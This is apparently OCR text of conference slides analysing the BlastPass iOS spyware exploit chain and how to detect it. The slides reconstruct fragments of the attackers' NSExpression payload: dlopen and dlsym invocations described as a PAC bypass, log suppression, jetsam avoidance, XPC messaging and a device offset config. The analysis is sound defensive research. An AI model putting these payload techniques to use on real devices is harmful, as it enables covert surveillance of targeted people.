
Open Questions

1. How was NSExpression executed - JOP Chain
2. Bypass NSExpression mitigations - JOP Chain
3. Encryption Key?
4. Sandbox Escape
5. Command & Control Structure?
6. Implant?
7. PAC Bypass?

Chain


Stage 0
Stage 1
Stage 1.5
Stage 2
Stage 3..
HomeKit
WebP
NSExpression
Payload X
Implant...
Exploitation
Post - Exploitation
Implant...

Summary - IOCs



Today

1. Summary of Previous Analysis + Reports
2. NSExpression
3. Answers to open questions & more questions ;)

Formatted Payload

cat payload_formatted.txt | less

```
{
Function(0,'hash',
    Function([NSBundle.Class bundleWithPath:'/System/Library/PrivateFrameworks/
OfficeImport.framework'],'loadAndReturnError:',nil
    )
),
Function(0,'hash',
    Function(
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'setObject:forKey:',
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'kOCMapper')
    ),
Function(0,'hash',
    Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class
valueWithPointer:nil],'a504ef6e0aaebb53')
    ),
*...*
```

Time for some more Python Magic…

Objective-C PseudoCode

cat payload_pseudo.txt | less ~650 Lines!

```
[["NSBundle.Class" "bundleWithPath:" "/System/Library/PrivateFrameworks/OfficeImport.framework"] "loadAndReturnError:" nil];

[[["NSThread.Class" "currentThread"] "threadDictionary"] setObject: [["NSThread.Class" "currentThread"] "threadDictionary"]
forKey: "kOCMapper"];

[mapper setObject: ["NSValue.Class" "valueWithPointer:" nil] forKey: "valueWithPointer"];
[mapper setObject: ["_NSPredicateUtilities.Class" "add: 24 to: ["NSNumber.Class" "numberWithUnsignedLongLong:"
mapper["valueWithPointer"]]] forKey: "valueWithPointer+24"];
[mapper setObject: [["NSData.Class" "alloc"] "initWithBase64EncodedString: mapper["cs"] options: 1] forKey:
"af08e28ada9592c7"];

[mapper setObject: [mapper["af08e28ada9592c7"] "decompressedDataUsingAlgorithm: 3 error: nil] forKey:
„decompressedConfig[c]"];
```

Good enough to read…

NSExpression Tidbits

CASTing to use arbitrary Objective-C Methods

```
FUNCTION(CAST('OCMapper','Class')
```

Loading Libraries to extend available Functions

```
FUNCTION(FUNCTION(CAST('NSBundle','Class'),'bundleWithPath:','/System/Library/PrivateFrameworks/
OfficeImport.framework'),'loadAndReturnError:',nil)
```

Office Import Framework - Short Term Storage

```
Function([NSThread.Class currentThread],’threadDictionary’), 'setObject:forKey:',
        Function([NSThread.Class currentThread],’threadDictionary’), ,kOCMapper') )
Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class valueWithPointer:nil],'var')
```

NSExpression Tidbits

Calculations

FUNCTION(CAST('_NSPredicateUtilities','Class'),'add:to:',24,FUNCTION(CAST('NSNumber','Class'),'numberWithUnsignedLongLong:',FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')['af08e28ada9592c7']))

Encodings, Compression, Obfuscation & Encryption

Four different Encoding & Compression algorithms.
Variables stored as af08e28ada9592c7
Payload-X encrypted with AES

Control Flow

Ternary([OCMapper.Class mapperForCurrentThread]['var']==nil, {}, {…})
Function([OCMapper.Class mapperForCurrentThread][,var‘],'expressionValueWithObject:context:',nil,nil)

Evaluate NSExpression at „var“

NSExpression Tidbits

Time

```
Function(_NSPredicateUtilities.Class,'add:to:',var,[NSDate.Class mt_millisecondsSince1970]),
```

Frequency

```
Ternary([OCMapper.Class mapperForCurrentThread][,var1'] < 48 && [OCMapper.Class mapperForCurrentThread][,var2'] == nil,
{…}, {}
```


NSPredicates

```
Function(NSPredicate.Class,'predicateWithFormat:','[SELF "Description"] MATCHES "regex"')
```

Preparing Config

NSLog("Decompressed String: %", decompressedPayloadCSPlist);

```
{
 "28" : {
  "s10.3" : -149170296,
  "s9.7.7" : -15977552,
  "s10.2" : -896240284,
  "s9.7.8" : -15977544
 },
 "iPhone10,4:20F75" : "10",
 "iPhone10,4:20F770750d" : "10",
 "29" : {
  "s10.3" : -125850544,
  "s9.7.7" : 80343472,
  "s10.2" : -912122464,
  "s9.7.8" : 80343480
 },
 "iPhone10,6:20E247" : "27",
*…*
```



Payload | Payload-X | Payload-C | **Payload-CS**

Preparing Config

1. "s9.7.8" : -15977544
2. "s10.3" : -149170296
3. "s9.7.7" : -15977552
4. "s10.2" : -896240284
5. „aISNC" : Address of Incremental Store Node Class

Preparing Config


1. aISNC + s10.2 -> dlsym
2. aISNC + s10.3 -> 🤯
3. aISNC + "s9.7.7" -> os_log_t
4. s9.7.8 -> Unused

NSExpression Tidbits

Repeated Patterns

```
[mapper["var"] setArgument: [18446744073709551614 pointerValue] atIndex: nil]
[mapper["var"] setArgument: ["dlopen" pointerValue] atIndex:1]
[mapper["var"] invokeUsingIMP: [mapper["var2"]]
[mapper["var"] getReturnValue: [mapper["valueWithPointer+24"] pointerValue]]

[mapper setObject: ["NSValue.Class" "valueWithPointer:" [mapper["valueWithPointer"] "pointerValue"]] forKey: "var3"];
[mapper setObject: ["NSInvocation.Class" "invocationWithMethodSignature:" ["NSMethodSignature.Class"
"signatureWithObjCTypes:" ["QQQ" "UTF8String"]]] forKey: "var 4“];

[mapper setObject: mapper["Var3"] forKey: "var5"];
```

NSExpression Tidbits



Repeated Patterns

```
[mapper["Var"] setArgument: [18446744073709551614 pointerValue] atIndex: nil]
[mapper["Var"] setArgument: ["dlopen" pointerValue] atIndex:1]
[mapper["Var"] invokeUsingIMP: [mapper[„Var2"]]
[mapper["Var"] getReturnValue: [mapper["valueWithPointer+24"] pointerValue]]

[mapper setObject: ["NSValue.Class" "valueWithPointer:" [mapper["valueWithPointer"] "pointerValue"]] forKey: "Var3"];
[mapper setObject: ["NSInvocation.Class" "invocationWithMethodSignature:" ["NSMethodSignature.Class"
"signatureWithObjCTypes:" ["QQQ" "UTF8String"]]] forKey: "dlopen invocation“];

[mapper setObject: mapper["Var3"] forKey: "dlopen impl"];
```

Prepared Functions

dlsym Invocation

-2

Repeated Patterns

```
[mapper["Var"] setArgument: [18446744073709551614 pointerValue] atIndex: nil]
[mapper["Var"] setArgument: ["dlopen" pointerValue] atIndex:1]
[mapper["Var"] invokeUsingIMP: [mapper["Var2"]]
[mapper["Var"] getReturnValue: [mapper["valueWithPointer+24"] pointerValue]]

[mapper setObject: ["NSValue.Class" "valueWithPointer:" [mapper["valueWithPointer"] "pointerValue"]] forKey: "Var3"];
[mapper setObject: ["NSInvocation.Class" "invocationWithMethodSignature:" ["NSMethodSignature.Class"
"signatureWithObjCTypes:" ["QQQ" "UTF8String"]]] forKey: "dlopen invocation“];

[mapper setObject: mapper["Var3"] forKey: "dlopen impl"];
```

dlsym Invocation

PAC Bypass || Unfixed Call to dlsym…

PAC Bypass II Unfixed Call to dlsym…

A couple of functions prepared…

1. _Exit
2. pthread_self, pthread_get_stackaddr_np
3. xpc_copy,xpc_receive_mach_msg, xpc_connection_send_message
4. malloc, free,
5. mach_task_self, vm_copy

Evasive Measures

- **os_log_t**

- [['NSValue.Class' 'valueWithPointer:' [0 'unsignedLongValue']] 'performSelector: [['NSExpression.Class' 'expressionForFunction: ['NSExpression.Class' 'expressionForAnyKey'] selectorName: 'getValue:' arguments: nil] 'selector'] withObject: [mapper['StoreNode + s9.7.7 (81249856)->os_log_t'] 'pointerValue']];

=> Set os_log_t to 0

Evasive Measures

Jetsam


```
/* We're about to use a lot of memory for the plist -- go active so we don't get jetsammed
   os_transaction_t transaction;
   transaction = os_transaction_create("com.apple.trustd.valid");
*/

[mapper['os_transaction_create invocation'] setArgument: ['com.apple.xpc.file_transfer.incoming' pointerValue] atIndex: nil]
[mapper['os_transaction_create invocation'] invokeUsingIMP: [mapper['os_transaction_create impl'] pointerValue]]
[mapper['os_transaction_create invocation'] getReturnValue: [mapper['valueWithPointer+24'] pointerValue]]
```

=> Avoid Jetsam Events

Other functionality

1. Read XPC_Dictionary, XPC_Connection, XPC_Dictionary from Stack
2. Send XPC_Message
3. Receive XPC_Message
4. Decrypt Next Stage
5. Run Next Stage and Exit

Overall Structure NS Expression



Open Questions

1. How was NSExpression executed - JOP Chain
2. Bypass NSExpression mitigations - JOP Chain
3. Encryption Key - Transported via XPC
4. Sandbox Escape - Most likely in Encrypted Section
5. Command & Control Structure?
6. Implant?
7. PAC Bypass


Evasive Measures

1. Crash Processes with „DoS“ First => Don’t burn Vulnerabilities
2. Multiple Stages
3. Encrypted Sandbox Escape
4. Surpress Logs
5. Avoid Jetsam Events

OpSec?

1. Excessive Crashes were caught ;)
2. Multiple Exploit Samples found in Backup
3. AAAAAAAAAAAAAAAAA
4. PNG != WebP
5. FUNCTION(FUNCTION(FUNCTION

Chain


Stage 0
Stage 1
Stage 1.5
Stage 2
Stage 3..
HomeKit
WebP
NSExpression
Payload X
Implant...
Exploitation
Post - Exploitation
Implant...

Timeline of BlastPass Exploit Analysis

Sep 23 | Oct 23 | Dec 23 | Mar 24 | Apr 24 | Mai 24 | Jul 24 | Dec 24

Sep 23
Citizen Lab Report

Oct 23
Customer Data Retrieval

Dec 23
Amnesty Report

Mar 24
iVerify Blogpost

April 24
BlackHat Talk

Mai 24
Ian Beer talk @ OffensiveCon

July 24
Workshop

Dec 24
OBTS :) & CCC

But this was one sample…

Mai 2024

2500 devices scanned in 3 weeks

2.5 Pegasus Detection

1000 Devices

Today

1. Summary of previous BlastPass Analysis + Reports
2. NSExpression
3. Improving iOS Malware Detection

State of Detections in 2024

OBTS v5 2022

State of Malware Detection

Apple	Companies	iOS Experts + Defensive Companies
(Code Quality and Exploitation)	Crash log & Forensic Analysis	Crash log & Forensic Analysis
Endpoint security capabilities	Strategy for targeted Persons	Training on Malware detection
FileSystem and Process Access	Monitoring network traffic	Set Focus on Malware Detection

State of Malware Detection

Apple	Companies	iOS Experts + Defensive Companies
(Code Quality and Exploitation)	Crash log & Forensic Analysis	Crash log & Forensic Analysis
Endpoint security capabilities	Strategy for targeted Persons	Training on Malware detection
FileSystem and Process Access	Monitoring network traffic	Set Focus on Malware Detection
Security Research Devices		

State of Malware Detection - 2024

Apple	Companies	iOS Experts + Defensive Companies
(Code Quality and Exploitation)	Crash log & Forensic Analysis	Crash log & Forensic Analysis
Endpoint security capabilities	Strategy for targeted Persons	Training on Malware detection
